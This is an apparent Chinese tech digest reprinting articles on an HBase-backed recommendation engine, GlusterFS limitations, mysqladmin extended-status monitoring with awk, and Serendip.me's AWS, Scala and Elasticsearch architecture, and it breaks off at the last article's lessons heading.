MemT 主要功能包括单服务器每秒支持近20万次增删改查操作，支持与 HBase 相同的行、列簇、列的表结构，支持 TTL 时间戳数据管理，支持 HBase 中所有 Filter 的数据过滤。同时还封装了一些系统常用函数，例如求一行数据中列或列值 TopN、按时间平滑数据和计算衰减等。

为了保证系统的可用性，MemT 在单个集群中会维护两张内存表互为备份，节点宕机时客户端会自动切换到当前可用的副本上，应用一般对宕机无感。同时 MemT 还利用了 HBase 自身的负载均衡（balancer）及宕机 Region 恢复策略来管理自己的内存数据分片。在单个副本不可用时，客户端会快速切换到可用副本上，所以不会出现 HBase RS 宕机时等待 session 超期的情况。宕机后停止服务的节点上所有数据会被分配到集群其他服务器上，收到新数据分片的服务器开始加载数据到内存中同时对外提供服务。集群内存中的各个备份之间通过 HBase 中一张日志表同步数据，客户端可以选择把数据写到日志表中，也可以强制刷写 MemT 各服务端的内存来同步数据。日志表被 Hash 为40个

Region 分布在集群中，某个服务器宕机之后，其数据也会被均分到集群的其他服务器上，由整个集群来恢复宕机服务器内存中的数据，所以数据恢复的速度非常快，恢复完近期日志中的数据后还需要恢复 dump 表中的内容。这个过程后面详细介绍。目前线上集群挂掉一台 Server，从日志检查到恢复内存约20GB 数据的时间不到1分钟。

当内存中数据增长超过用户配置的阈值时（目前是25GB）系统会按 Region 大小排序后，从最大的 Region 开始按 LRU 规则把内存中的数据淘汰到对应 HBase 的 dump 表中，同时在内存里将该行 dump 标记置为 true。当系统再次读取该行时 dump 表里对应的内容会再次被加载到内存中按时间戳归并结果，同时修改 dump 标记为 false。如果 dump 标志位为 true，系统更新此行内的数据也会被直接放到 dump 表中来节约内存。dump 表对应的 HBase Region 和 MemT 对应的数据分片会被分配到同一台服务器上来保证其交互时的性能。

系统日志表里的内容标记为6个小时过期，同时每4个小时系统会将内存中的数据做一份快照。快照流程与内存不足时将数据存放到 dump 表中的流程相似。不同的是快照不影响每行数据的 dump 标志位，当内存分片完成快照之后，恢复数据时快照之前的日志就可以丢弃并直接从快照中恢复数据。

另外，系统要求每次推荐请求相应时延在70ms。为了让 MemT 在每秒上万次请求时不产生大量内存碎片而频繁 GC，我们重新改写了 HBase 的 RPC 层，为其中 Connection、Handler 这些处理 RPC 并主要申请内存的类设计了缓存，当 RPC 请求及返回数据大小在一定时间内波动范围保持不变时，Connection 和 Handler 几乎可以重用全部处理完废弃的数据结构，以此来消除内存垃圾的产生。我们曾经一度废弃 RPC Reader 这一角色，所有请求都由 Handler 接收处理并直接返回。这样内存占用处理的通量都会有所优化。不过缺少请求队列之后请求的前后关系无法保证，无法保证先到先服务，客户端会随机出现服务时延异常高的请求。

使用 HBase 的情况

HBase 使用原则如下。

规避事务类应用。HBase 默认情况下只保证多用户单行数据操作的数据时序和一致性。如果用户需要跨行甚至跨表事务支持则需要在客户端同时拥有多行数据的锁。当 HBase 支持高并发数据访问时，极有可能由于客户端各种问题造成死锁同时影响数据访问。如果用户需要对表段甚至表进行加锁则

需要通过 Coprocessor 或改动 Region Server 代码在服务端处理加锁请求。这样的操作十分危险，有可能导致整个集群所有 RS 的 Handler 线程由于循环等待而耗尽，进而使全集群对外停止服务。目前基于 HBase 处理事务代价最小的方式是，数据版本通过不同操作申请不同的事务 ID，同时读取数据时过滤未完成事务的数据版本来实现。总之，基于 HBase 处理事务类或强数据一致类的应用有些南辕北辙，违背 HBase 高扩展大并发高通量数据存取的设计理念。如果应用对事务要求较高，那么可以选用传统关系数据库或新兴的一系列 NewSQL 数据库。例如，内存数据库 VoltDB，其使用处理线程与 CPU 及数据分片绑定的方式，所有数据修改操作先发送到多个副本中的主副本上，由主副本管理线程统一确定顺序再由各个副本分别执行操作。使通常需要多次加锁解锁的事务操作可以在完全无锁的状态下完成。同时实测的每秒事务处理量也远超一般关系型数据库，是 OLTP 类应用不错的选择。

避免长时间大量数据写入，同时均衡集群负载。由于 HBase 需要通过 Compaction 操作来合并写入的数据来优化数据读取性能，而 Compaction 操作十分消耗系统资源。为了使系统能稳定提供服务，最好手动控制数据表 Compaction 的时间，同时减少写入数据量来减少系统的 I/O 资源消耗，用户可以打开 HFile 的前缀压缩并且缩短行、列簇及列的长度，同时合理设计表主键将写入数据分散到所有服务器来缓解压力。同时停止系统自动，挑选低压时段，定时滚动触发。最后用户最好关闭 HBase 的 split 功能，同时在定义数据表时就预先划分数据分片，这样一方面可以避免新表由于分片数少，初期读写通量都较低的情况，另一方面可以避免 split 带来的多种问题。最后用户最好自己实现 balance 功能，例如按表粒度的 balance，这样能使负载更快地分散到整个集群中。

保证 Meta 表可用性。HBase 中所有用户表的 Region 都依赖 Meta 表来确定其当前位置，Meta 表的可用性关系到整个集群能否正常对外提供服务。为了保证 Meta 表可用，我们会定期将 Meta 表移动到集群负载最轻、内存消耗最小的服务器上。同时移动 Meta 表也会将最新的修改刷写到文件系统，防止 Meta 出现数据丢失。

减轻 ZooKeeper 节点压力。HBase 所有服务节点及数据分片调度操作时序、所有服务节点的生存期 Session 以及客户端查询服务节点地址等操作都是由 ZooKeeper 完成的。ZooKeeper 节点之间也需要全量同步所有数据，因此降低节点负载、保证网络可达非常重要。通常在服务器资源充足的情况下，建议将 Master、Backup Master 和 ZooKeeper 节点部署在一起。同时不在节点上运行 Region Server

等资源消耗较多的进程。

避免随机读取，利用缓存减少热数据延时。目前推荐系统内读取、更改最频繁实时要求最高的用户数据短期兴趣数据被放到了 MemT 中，但还有一些数据量更大，但更新和修改并没有那么频繁的数据被存储在 HBase 中。例如，所有新闻资讯的原始数据，所有用户的长期兴趣模型等，这些数据基本入库之后就不会更新，同时前端推荐服务器读取一遍数据基本就可以把较热的部分数据缓存本地并很长时间不需要再次访问 HBase，这些数据加速方式基本就是各应用使用本地 Cache。

防止 Region Server 假死。通常情况下，Region Server 进程由于 GC 或其他原因假死或退出时，ZooKeeper 中维持的 Session 会超期，并由此引发 Master 的数据恢复流程。但极少数情况下，我们也遇到 Region Server 无法对外提供服务但 Session 并不超期的情况，这种情况会造成一部分数据一直无法访问。为了避免这种情况分生，我们的系统监控进程会定期读取每片 Region 的首行数据，在多次无返回或者超时的情况下调用脚本重启 Region Server，快速发现服务节点异常，快速下线重新分配数据。此外，由于 Region Server 因为 GC 发生宕机的情况非常常见，我们会定时重启所有服务，使下线的 Region Server 重新启动，同时均衡集群负载。

前面介绍了很多使用 HBase 需要注意的问题，其实实际使用中 HBase 大多数时间还是非常稳定并且有不错的性能。HBase 上顺序 Scan 和数据写入速度都能达到上万次每秒。目前系统中还有很多类似数据仓库存储过程的数据整理操作，由于涉及的数据量比较大也被放到 HBase 上执行，例如各个源之间数据结构的转换、日志数据用户数据资讯数据的拼接以及文章热度发布量的计算等。这些操作大多都是利用 HBase 顺序读写，虽然处理的数据量稍大，但也没有对线上系统造成过度的压力。将这些操作直接在 HBase 上执行，简化了系统整体的复杂程度。

总之，HBase 能够利用大量廉价的 PC Server 提供非常出色的高并发且大流量的数据读写性能。即便不做细粒度的优化，简单增加服务器数量也能成倍提高读写通量增加系统的处理能力和稳定性。

系统的其他模块

目前系统其他模块还包括用作传递日志和其他消息的 Kafka 队列，离线计算用户模型的 Hive、Pig、

Mahout，和其他一些运维管控系统。Kafka 消息队列的读写性能非常优秀，但会出现消息乱序以及消息重复发布的情况。系统目前所有统计指标数据都是通过 Hive 处理日志得出的。Hive 的开发难度很低易于使用并且产量很高。Pig 主要用于初期日志清洗，Mahout 则用于用户模型计算等方面。

结束语

内容推荐引擎系统集成了重多开源系统，可以说是站在巨人的肩膀上摘到当前的成果。对比其他 NoSQL 系统如 Redis、MongoDB、Cassandra，HBase 基于 HDFS 不支持复杂事务、最初设计中最大的考量因素就是扩展性，其设计初衷就是基于集群、扩展性好、故障恢复机制清晰高效、基于水平分片的负载分发模式易于调整。这些降低了我们设计系统的难度，良好的扩展性让我们不必担心由于系统用户量倍增长，不得不自己处理数据分片、调度、同步、可靠性等一系列问题。集群规模随用户规模同步线性扩展是最廉价的升组系统的方式。

同时 HBase 简单清晰的代码结构也让我们解决其各种问题或定制化二次开发成为可能。HBase 中众多功能强大的组件，例如 Bloom 过滤器 HFile 和 RPC 等，也被拆解出来重新用于其他系统的开发。目前系统中的 HBase 以及基于 HBase 的一系列衍生系统已经可以胜任大部分苛刻的需求，并且长期在低负荷稳定的状态下对外提供服务。

原文链接：

http://www.csdn.net/article/2014-03-12/2818733

换个角度深入理解 GlusterFS

GlusterFS（GNU ClusterFile System）是一个开源的分布式文件系统，它的历史可以追溯到2006年，最初的目标是代替 Lustre 和 GPFS 分布式文件系统。经过八年左右的蓬勃发展，GlusterFS 目前在开源社区活跃度非常之高，这个后起之秀已经俨然与 Lustre、MooseFS、CEPH 并列成为四大开源分布式文件系统。由于 GlusterFS 新颖和 KISS（KeepIt as Stupid and Simple）的系统架构，使其在扩展性、可靠性、性能、维护性等方面具有独特的优势，目前开源社区风头有压倒之势，国内外有大量用户在研究、测试和部署应用。

当然，GlusterFS 不是一个完美的分布式文件系统，这个系统自身也有许多不足之处，包括众所周知的元数据性能和小文件问题。没有普遍适用各种应用场景的分布式文件系统，通用的意思就是通通不能用，四大开源系统不例外，所有商业产品也不例外。每个分布式文件系统都有它适用的应用场景，适合的才是最好的。这一次我们反其道而行之，不再谈 GlusterFS 的各种优点，而是深入谈谈 GlusterFS 当下的问题和不足，从而更加深入地理解 GlusterFS 系统，期望帮助大家进行正确的系统选型决策和规避应用中的问题。同时，这些问题也是 GlusterFS 研究和研发的很好切入点。

1、元数据性能

GlusterFS 使用弹性哈希算法代替传统分布式文件系统中的集中或分布式元数据服务，这个是 GlusterFS 最核心的思想，从而获得了接近线性的高扩展性，同时也提高了系统性能和可靠性。GlusterFS 使用算法进行数据定位，集群中的任何服务器和客户端只需根据路径和文件名就可以对数据进行定位和读写访问，文件定位可独立并行化进行。

这种算法的特点是，给定确定的文件名，查找和定位会非常快。但是，如果事先不知道文件名，要列出文件目录（ls 或 ls -l），性能就会大幅下降。对于 Distributed 哈希卷，文件通过 HASH 算法分散到集群节点上，每个节点上的命名空间均不重叠，所有集群共同构成完整的命名空间，访问时使用 HASH 算法进行查找定位。列文件目录时，需要查询所有节点，并对文件目录信息及属性进行聚合。这时，哈希算法根本发挥不上作用，相对于有中心的元数据服务，查询效率要差很多。

从我接触的一些用户和实践来看，当集群规模变大以及文件数量达到百万级别时，ls 文件目录和 rm 删除文件目录这两个典型元数据操作就会变得非常慢，创建和删除100万个空文件可能会花上15分钟。如何解决这个问题呢？我们建议合理组织文件目录，目录层次不要太深，单个目录下文件数量不要过多；增大服务器内存配置，并且增大 GlusterFS 目录缓存参数；网络配置方面，建议采用万兆或者 InfiniBand。从研发角度看，可以考虑优化方法提升元数据性能。比如，可以构建全局统一的分布式元数据缓存系统；也可以将元数据与数据重新分离，每个节点上的元数据采用全内存或数据库设计，并采用 SSD 进行元数据持久化。

2、小文件问题

理论和实践上分析，GlusterFS 目前主要适用大文件存储场景，对于小文件尤其是海量小文件，存储

效率和访问性能都表现不佳。海量小文件 LOSF 问题是工业界和学术界公认的难题，GlusterFS 作为通用的分布式文件系统，并没有对小文件作额外的优化措施，性能不好也是可以理解的。

对于 LOSF 而言，IOPS/OPS 是关键性能衡量指标，造成性能和存储效率低下的主要原因包括元数据管理、数据布局和 I/O 管理、Cache 管理、网络开销等方面。从理论分析以及 LOSF 优化实践来看，优化应该从元数据管理、缓存机制、合并小文件等方面展开，而且优化是一个系统工程，结合硬件、软件，从多个层面同时着手，优化效果会更显著。GlusterFS 小文件优化可以考虑这些方法，这里不再赘述，关于小文件问题请参考“海量小文件问题综述”一文。

3、集群管理模式

GlusterFS 集群采用全对等式架构，每个节点在集群中的地位是完全对等的，集群配置信息和卷配置信息在所有节点之间实时同步。这种架构的优点是，每个节点都拥有整个集群的配置信息，具有高度的独立自治性，信息可以本地查询。但同时带来的问题的，一旦配置信息发生变化，信息需要实时同步到其他所有节点，保证配置信息一致性，否则 GlusterFS 就无法正常工作。在集群规模较大时，不同节点并发修改配置时，这个问题表现尤为突出。因为这个配置信息同步模型是网状的，大规模集群不仅信息同步效率差，而且出现数据不一致的概率会增加。

实际上，大规模集群管理应该是采用集中式管理更好，不仅管理简单，效率也高。可能有人会认为集中式集群管理与 GlusterFS 的无中心架构不协调，其实不然。GlusterFS 2.0以前，主要通过静态配置文件来对集群进行配置管理，没有 Glusterd 集群管理服务，这说明 glusterd 并不是 GlusterFS 不可或缺的组成部分，它们之间是松耦合关系，可以用其他的方式来替换。从其他分布式系统管理实践来看，也都是采用集群式管理居多，这也算一个佐证，GlusterFS 4.0开发计划也表现有向集中式管理转变的趋势。

4、容量负载均衡

GlusterFS 的哈希分布是以目录为基本单位的，文件的父目录利用扩展属性记录了子卷映射信息，子文件在父目录所属存储服务器中进行分布。由于文件目录事先保存了分布信息，因此新增节点不会影响现有文件存储分布，它将从此后的新创建目录开始参与存储分布调度。这种设计，新增节点不需要移动任何文件，但是负载均衡没有平滑处理，老节点负载较重。GlusterFS 实现了容量负载均衡

功能，可以对已经存在的目录文件进行 Rebalance，使得早先创建的老目录可以在新增存储节点上分布，并可对现有文件数据进行迁移实现容量负载均衡。

GlusterFS 目前的容量负载均衡存在一些问题。由于采用 Hash 算法进行数据分布，容量负载均衡需要对所有数据重新进行计算并分配存储节点，对于那些不需要迁移的数据来说，这个计算是多余的。Hash 分布具有随机性和均匀性的特点，数据重新分布之后，老节点会有大量数据迁入和迁出，这个多出了很多数据迁移量。相对于有中心的架构，可谓节点一变而动全身，增加和删除节点增加了大量数据迁移工作。GlusterFS 应该优化数据分布，最小化容量负载均衡数据迁移。此外，GlusterFS 容量负载均衡也没有很好考虑执行的自动化、智能化和并行化。目前，GlusterFS 在增加和删除节点上，需要手工执行负载均衡，也没有考虑当前系统的负载情况，可能影响正常的业务访问。GlusterFS 的容量负载均衡是通过在当前执行节点上挂载卷，然后进行文件复制、删除和改名操作实现的，没有在所有集群节点上并发进行，负载均衡性能差。

5、数据分布问题

Glusterfs 主要有三种基本的集群模式，即分布式集群(Distributed cluster)、条带集群(Stripe cluster)、复制集群(Replica cluster)。这三种基本集群还可以采用类似堆积木的方式，构成更加复杂的复合集群。三种基本集群各由一个 translator 来实现，分别由自己独立的命名空间。对于分布式集群，文件通过 HASH 算法分散到集群节点上，访问时使用 HASH 算法进行查找定位。复制集群类似 RAID1，所有节点数据完全相同，访问时可以选择任意个节点。条带集群与 RAID0相似，文件被分成数据块以 Round Robin 方式分布到所有节点上，访问时根据位置信息确定节点。

哈希分布可以保证数据分布式的均衡性，但前提是文件数量要足够多，当文件数量较少时，难以保证分布的均衡性，导致节点之间负载不均衡。这个对有中心的分布式系统是很容易做到的，但 GlusteFS 缺乏集中式的调度，实现起来比较复杂。复制卷包含多个副本，对于读请求可以实现负载均衡，但实际上负载大多集中在第一个副本上，其他副本负载很轻，这个是实现上问题，与理论不太相符。条带卷原本是实现更高性能和超大文件，但在性能方面的表现太差强人意，远远不如哈希卷和复制卷，没有被好好实现，连官方都不推荐应用。

6、数据可用性问题

副本（Replication）就是对原始数据的完全拷贝。通过为系统中的文件增加各种不同形式的副本，保存冗余的文件数据，可以十分有效地提高文件的可用性，避免在地理上广泛分布的系统节点由网络断开或机器故障等动态不可测因素而引起的数据丢失或不可获取。GlusterFS 主要使用复制来提供数据的高可用性，通过的集群模式有复制卷和哈希复制卷两种模式。复制卷是文件级 RAID1，具有容错能力，数据同步写到多个 brick 上，每个副本都可以响应读请求。当有副本节点发生故障，其他副本节点仍然正常提供读写服务，故障节点恢复后通过自修复服务或同步访问时自动进行数据同步。

一般而言，副本数量越多，文件的可靠性就越高，但是如果为所有文件都保存较多的副本数量，存储利用率低（为副本数量分之一），并增加文件管理的复杂度。目前 GlusterFS 社区正在研发纠删码功能，通过冗余编码提高存储可用性，并且具备较低的空间复杂度和数据冗余度，存储利用率高。

GlusterFS 的复制卷以 brick 为单位进行镜像，这个模式不太灵活，文件的复制关系不能动态调整，在已经有副本发生故障的情况下会一定程度上降低系统的可用性。对于有元数据服务的分布式系统，复制关系可以是以文件为单位的，文件的不同副本动态分布在多个存储节点上；当有副本发生故障，可以重新选择一个存储节点生成一个新副本，从而保证副本数量，保证可用性。另外，还可以实现不同文件目录配置不同的副本数量，热点文件的动态迁移。对于无中心的 GlusterFS 系统来说，这些看起来理所当然的功能，实现起来都是要大费周折的。不过值得一提的是，4.0开发计划已经在考虑这方面的副本特性。

7、数据安全问题

GlusterFS 以原始数据格式（如 EXT4、XFS、ZFS）存储数据，并实现多种数据自动修复机制。因此，系统极具弹性，即使离线情形下文件也可以通过其他标准工具进行访问。如果用户需要从 GlusterFS 中迁移数据，不需要作任何修改仍然可以完全使用这些数据。

然而，数据安全成了问题，因为数据是以平凡的方式保存的，接触数据的人可以直接复制和查看。这对很多应用显然是不能接受的，比如云存储系统，用户特别关心数据安全。私有存储格式可以保证数据的安全性，即使泄露也是不可知的。GlusterFS 要实现自己的私有格式，在设计实现和数据管理上相对复杂一些，也会对性能产生一定影响。

GlusterFS 在访问文件目录时根据扩展属性判断副本是否一致，这个进行数据自动修复的前提条件。节点发生正常的故障，以及从挂载点进行正常的操作，这些情况下发生的数据不一致，都是可以判断和自动修复的。但是，如果直接从节点系统底层对原始数据进行修改或者破坏，GlusterFS 大多情况下是无法判断的，因为数据本身也没有校验，数据一致性无法保证。

8、Cache 一致性

为了简化 Cache 一致性，GlusterFS 没有引入客户端写 Cache，而采用了客户端只读 Cache。GlusterFS 采用简单的弱一致性，数据缓存的更新规则是根据设置的失效时间进行重置的。对于缓存的数据，客户端周期性询问服务器，查询文件最后被修改的时间，如果本地缓存的数据早于该时间，则让缓存数据失效，下次读取数据时就去服务器获取最新的数据。

GlusterFS 客户端读 Cache 刷新的时间缺省是1秒，可以通过重新设置卷参数 Performance.cache-refresh-timeout 进行调整。这意味着，如果同时有多个用户在读写一个文件，一个用户更新了数据，另一个用户在 Cache 刷新周期到来前可能读到非最新的数据，即无法保证数据的强一致性。因此实际应用时需要在性能和数据一致性之间进行折中，如果需要更高的数据一致性，就得调小缓存刷新周期，甚至禁用读缓存；反之，是可以把缓存周期调大一点，以提升读性能。

原文链接：

http://blog.csdn.net/liuaigui/article/details/20941159?

使用 mysqladmin ext 了解 MySQL 运行状态

2014-03-13 | 10:56 分类：未分类 |

mysqladmin 是 MySQL 一个重要的客户端，最常见的是使用它来关闭数据库，除此，该命令还可以了解 MySQL 运行状态、进程信息、进程杀死等。本文介绍一下如何使用 mysqladmin extended-status(因为没有"歧义"，所以可以使用 ext 代替)了解 MySQL 的运行状态。

目录

1. 使用-r/-i 参数

使用 mysqladmin extended-status 命令可以获得所有 MySQL 性能指标，即 show global status 的输出，不过，因为多数这些指标都是累计值，如果想了解当前的状态，则需要进行一次差值计算，这就是 mysqladmin extended-status 的一个额外功能，非常实用。默认的，使用 extended-status，看到也是累计值，但是，加上参数-r(--relative)，就可以看到各个指标的差值，配合参数-i(--sleep)就可以指定刷新的频率，那么就有如下命令：

```
mysqladmin -uroot -r -i 1 -pxxx extended-status
+----------------------------------------+----------------------+
| Variable_name                          | Value                |
+----------------------------------------+----------------------+
| Aborted_clients                        | 0                    |
| Com_select                             | 336                  |
| Com_insert                             | 243                  |
......
| Threads_created                        | 0                    |
+----------------------------------------+----------------------+
```

2. 配合 grep 使用

配合 grep 使用，我们就有：

```
mysqladmin -uroot -r -i 1 -pxxx extended-status \
|grep "Questions\|Queries\|Innodb_rows\|Com_select \|Com_insert \|Com_update
\|Com_delete "
| Com_delete                             | 1                    |
| Com_delete_multi                       | 0                    |
| Com_insert                             | 321                  |
```

```
| Com_select                                    | 286                 |
| Com_update                                    | 63                  |
| Innodb_rows_deleted                           | 1                   |
| Innodb_rows_inserted                          | 207                 |
| Innodb_rows_read                              | 5211                |
| Innodb_rows_updated                           | 65                  |
| Queries                                       | 2721                |
| Questions                                     | 2721                |
```

3. 配合简单的 awk 使用

使用 awk，同时输出时间信息：

```
mysqladmin -uroot -p -h127.0.0.1 -P3306 -r -i 1 ext |\
awk -F"|" '{\
  if($2 ~ /Variable_name/){\
    print "<-------------     "  strftime("%H:%M:%S") "     ------------->";\
  }\
  if($2 ~ /Questions|Queries|Innodb_rows|Com_select |Com_insert |Com_update
|Com_delete |Innodb_buffer_pool_read_requests/)\
    print $2 $3;\
}'
<-------------     12:38:49     ------------->
 Com_delete                             0
 Com_insert                             0
 Com_select                             0
 Com_update                             0
 Innodb_buffer_pool_read_requests       589
 Innodb_rows_deleted                    0
 Innodb_rows_inserted                   2
 Innodb_rows_read                       50
 Innodb_rows_updated                    50
```

```
Queries                                 105
Questions                               1
<-------------    12:38:50    ------------->
Com_delete                              0
Com_insert                              0
Com_select                              0
Com_update                              0
Innodb_buffer_pool_read_requests        1814
Innodb_rows_deleted                     0
Innodb_rows_inserted                    0
Innodb_rows_read                        8
Innodb_rows_updated                     8
Queries                                 17
Questions                               1
```

4. 配合复杂一点的 awk

反正也不简单了，那就更复杂一点，这样让输出结果**更友好**点，因为 awk 不支持动态变量，所以代码看起来比较复杂：

```
mysqladmin -P3306 -uroot -p -h127.0.0.1 -r -i 1 ext |\
awk -F"|" \
"BEGIN{ count=0; }"\
'{ if($2 ~ /Variable_name/ && ++count == 1){\
    print "----------|---------|--- MySQL Command Status --|----- Innodb row
operation ----|-- Buffer Pool Read --";\
    print "---Time---|---QPS---|select insert update delete|  read inserted
updated deleted|   logical    physical";\
}\
else if ($2 ~ /Queries/){queries=$3;}\
else if ($2 ~ /Com_select /){com_select=$3;}\
else if ($2 ~ /Com_insert /){com_insert=$3;}\
```

```
else if ($2 ~ /Com_update /){com_update=$3;}\
else if ($2 ~ /Com_delete /){com_delete=$3;}\
else if ($2 ~ /Innodb_rows_read/){innodb_rows_read=$3;}\
else if ($2 ~ /Innodb_rows_deleted/){innodb_rows_deleted=$3;}\
else if ($2 ~ /Innodb_rows_inserted/){innodb_rows_inserted=$3;}\
else if ($2 ~ /Innodb_rows_updated/){innodb_rows_updated=$3;}\
else if ($2 ~ /Innodb_buffer_pool_read_requests/){innodb_lor=$3;}\
else if ($2 ~ /Innodb_buffer_pool_reads/){innodb_phr=$3;}\
else if ($2 ~ /Uptime / && count >= 2){\
  printf(" %s |%9d",strftime("%H:%M:%S"),queries);\
  printf("|%6d %6d %6d %6d",com_select,com_insert,com_update,com_delete);\
  printf("|%6d %8d %7d
%7d",innodb_rows_read,innodb_rows_inserted,innodb_rows_updated,innodb_rows_
deleted);\
  printf("|%10d %11d\n",innodb_lor,innodb_phr);\
}}'
----------|---------|--- MySQL Command Status --|----- Innodb row operation
----|-- Buffer Pool Read --
---Time---|---QPS---|select insert update delete|  read inserted updated
deleted|   logical    physical
 10:37:13 |     2231|   274    214     70      0|  4811      160      71
0|      4146           0
 10:37:14 |     2972|   403    256     84     23|  2509      173      85
23|      4545           0
 10:37:15 |     2334|   282    232     66      1|  1266      154      67
1|      3543           0
 10:37:15 |     2241|   271    217     66      0|  1160      129      66
0|      2935           0
```

```
 10:37:17 |      2497|   299    224     97      0|  1141     149      95
0|      3831          0
 10:37:18 |      2871|   352    304     74     23|  8202     226      73
23|      6167          0
 10:37:19 |      2441|   284    233     82      0|  1099     121      78
0|      3292          0
 10:37:20 |      2342|   279    242     61      0|  1083     224      61
0|      3366          0
```

就这样了，这几个命令自己用的比较多，随手分享出来。

原文链接：

http://www.orczhou.com/index.php/2014/03/some-tricky-about-mysqladmin-extended-status/?

架构应用

用 AWS、Scala、Akka、Play、MongoDB 和 Elasticsearch 构建社交音乐服务

Serendip.me 的前首席架构师 Rotem Hermon 撰文介绍了初创音乐服务 Serendip.me 在架构及扩展方面所考虑的内容。

Serendip.me 为人们提供社交音乐服务，帮助人们发现朋友们分享的优秀音乐，并为他们介绍“知音”-那些靠近他们的社交圈子，有相似音乐品味的陌生人。

Serendip 运行在 AWS 之上，采用了如下这些技术：scala (还有一些 Java), akka (用来处理并发),Play 框架 (Web 和 API 前端), MongoDB 和 Elasticsearch。

技术栈的选择

Serendip 的主要功能是从公共音乐服务中收集 Twitter 上分享的所有音乐，所以它需要处理大量的数据，所以 Serendip 在选择语言和技术时，首先要考虑它们的扩展能力。

因为 JVM 久经考验的性能和工具，并且还有很多采用这门语言开发的开源系统（比如 Elasticsearch），所以他们选择 JVM 作为系统的基石。

而在 JVM 的体系中，scala 又脱颖而出，成为了一个有趣的选择。Scala 可以用现代的方式写代码，又可以跟 Java 全面互通。此外还有一个很重要的原因，akka actor 框架是非常合适的流处理基础设施（绝对是！）。刚刚开始流行起来的 Play 框架看起来也很不错。Serendip 开始于2011年初，当时这些都是非常前沿的技术。到了2011年末，scala 和 akka 合并成 Typesafe，Play 也在不久之后加入。

选择 MongoDB 是因为它对开发者友好，易用，功能集和可能的扩展能力（采用了自动分片技术）。但因为 Serendip 使用和查询数据的方式需要在 MongoDB 上创建很多大索引，而这样会很快引发性能和内存方面的问题。所以他们主要是用 MongoDB 存储键-值文档，还有几个需要计数器的功能依赖于它的原子增长。

事实证明，这样使用时 MongoDB 非常牢靠。还容易操作，但主要是因为尽量避免使用分片，并且只有一个复制集（MongoDB 的分片架构相当复杂）。

查询数据需要一个完全成熟的搜索系统。在开源的搜索解决方案中，Elasticsearch 是扩展性最强，并且面向云端的系统。它有动态索引机制，还提供了很多搜索和切面的可能性，可以在其上构建很多功能。因此，Elasticsearch 成为了 serendip 架构中的一个中心组件。

Serendip 决定自己管理 MongoDB 和 Elasticsearch，主要有两个原因。第一，Serendip 要完全控制两个系统。不想在软件的升级/降级上依赖于其它元素。第二，因为 serendip 要处理大量数据，采用托管方案要比他们直接在 EC2上自己管理昂贵得多。

一些数字

Serendip 的“抽水泵” (处理 Twitter 公众流和 Facebook 用户订阅源的那部分)每天要消化大概5,000,000条信息项。这些信息项要经过一系列的“过滤器”，对它们进行检测，并解析出受支持服务（YouTube、Soundcloud、Bandcamp 等）上的音乐链接，还要添加一些元数据上去。抽水泵和过滤器是 akka 的 actor，并且整个过程是用单个 m1.large EC2管理的。如果需要，可以用 akka 的远程 actor 将任务分发到集群中，轻松实现系统扩展。

从这些信息项中，Serendip 每天大概能得到850,000条有效的信息项(也就是真的包含相关音乐链接的信息项)。这些信息项在 Elasticsearch 中索引(还要在 MongoDB 中备份并持续计数)。因为每条有效的信息项都要更新几个对象，所以在 Elasticsearch 中的索引率大约为40条/秒。

Serendip 在 Elasticsearch 中保留一个月的信息项索引(微博和帖子)。每个月的索引大概包含25M 信息项，有3个分片。集群运行着4个节点，每个都在 m2.2xlarge 实例上。这个配置有足够的内存运行 Serendip 所需的数据搜索。

Serendip 的 MongoDB 集群的操作频率大概是100次写/秒和300次读/秒，因为它处理更多的数据类型、技术和统计数据更新。复制集的主节点跑在一个 m2.2xlarge 实例上，副节点在一个 m1.xlarge 实例上。

构建订阅源

在设计 Serendip 主音乐订阅源的架构时，想让订阅源是动态的，并且可以根据用户的动作和输入作出反应。比如说，如果某位用户将一首歌标为“摇滚”，或将某位艺术家标为“趾高气昂”，那么这些动作应该马上反应到订阅源上。如果用户“不喜欢”一位艺术家，那以后就不应该再播放那些音乐。

并且这个订阅源应该是几个源头的组合，比如朋友分享的音乐，喜爱的艺术家的音乐，以及有相同音乐品味的“建议”用户分享的音乐。

这些需求意味着那种“fan-out-on-write”式的订阅源创建方式可能并不合适。应该实时构建订阅源，把跟用户相关的所有信号都用上。Elasticsearch 的功能可以构建出这种实时的订阅源生成器。

订阅源算法有几种选择信息项的“策略”，在每次订阅源的获取上都根据不同的比率动态组合。每个策略都会考虑到用户最近的动作和信号。策略的组合被转换成几种对鲜活数据的搜索，这些数据是不断地由 Elasticsearch 索引的。因为这些数据是基于时间的，并且索引每月创建一次，所以只需要查询全部数据中的一小部分子集。

Elasticsearch 非常擅于处理这些搜索。它还提供了一种扩展这种架构的著名路径-通过增加分片数量扩展写操作。通过增加更多的复制和物理节点扩展搜索。

寻找“知音”的过程（根据用户的音乐品味进行匹配）充分利用了 Elasticsearch 的切面（聚合）能力。作为持续不断的社交流处理的一部分，系统通过计算顶级分享的艺术家来为它遇到的社交网络用户准备数据（在他们分享的音乐上使用切面搜索）。

当 Serendip 用户给出一个信号（播放音乐或跟订阅源交互）时，它能为那位用户重新触发一次知音计算过程。这个算法按照喜爱艺术家（这个是不断在更新的）列表来寻找匹配程度最高的其他用户，并用一些额外的参数作为权重，比如流行程度、分享次数等。然后再用另一组算法过滤掉垃圾邮件发送者（是的，有音乐垃圾邮件发送者）和异常值。

实践证明，这种处理能得出很好的结果，并不需要再用一套系统来运行更加复杂的聚类或推荐算法。

监测与部署

Serendip 用 ServerDensity 做系统监测和报警。对于初创公司而言，它是一种易于使用的托管方案，

有像样的功能集和合理的价格。ServerDensity 原生提供了服务器和 MongoDB 的监测。Serendi 还大量使用了它报告定制指标的能力来报告内部系统统计数据。

内部统计数据采集机制负责采集系统内发生的所有动作，并把它们保留在一个 MongoDB 集合内。一个定期任务每隔一分钟从 MongoDB 中读取一次这些统计数据，并报告给 ServerDensity。这样就可以用 ServerDensity 对 Elasticsearch 及运营数据进行监测和报警。

服务器的管理和部署是用亚马逊 Elastic Beanstalk 完成的。Elastic Beanstalk 是 AWS 的受限 PaaS 解决方案。很容易上手，但它不是功能完整的 PaaS，对于大部分常见用例而言，它的基本功能已经足够了。它提供了易用的自动扩展配置，还可以通过 EC2完整访问。

应用程序的构建是由 EC2上的 Jenkins 实例执行的。Play 程序被打包成 WAR。一个构建后置脚本将这个 WAR 作为新版本推送到 Elastic Beanstalk 上。这个新版本不会自动部署到服务器上-它的部署是手动完成的。通常是先部署到临时环境中进行测试，然后经过证实后再部署到生产环境中。

外卖

作为结论，这里有一些在构建 Serendip 的过程中得到的最重要的经验教训，重要程度跟顺序没什么关系。

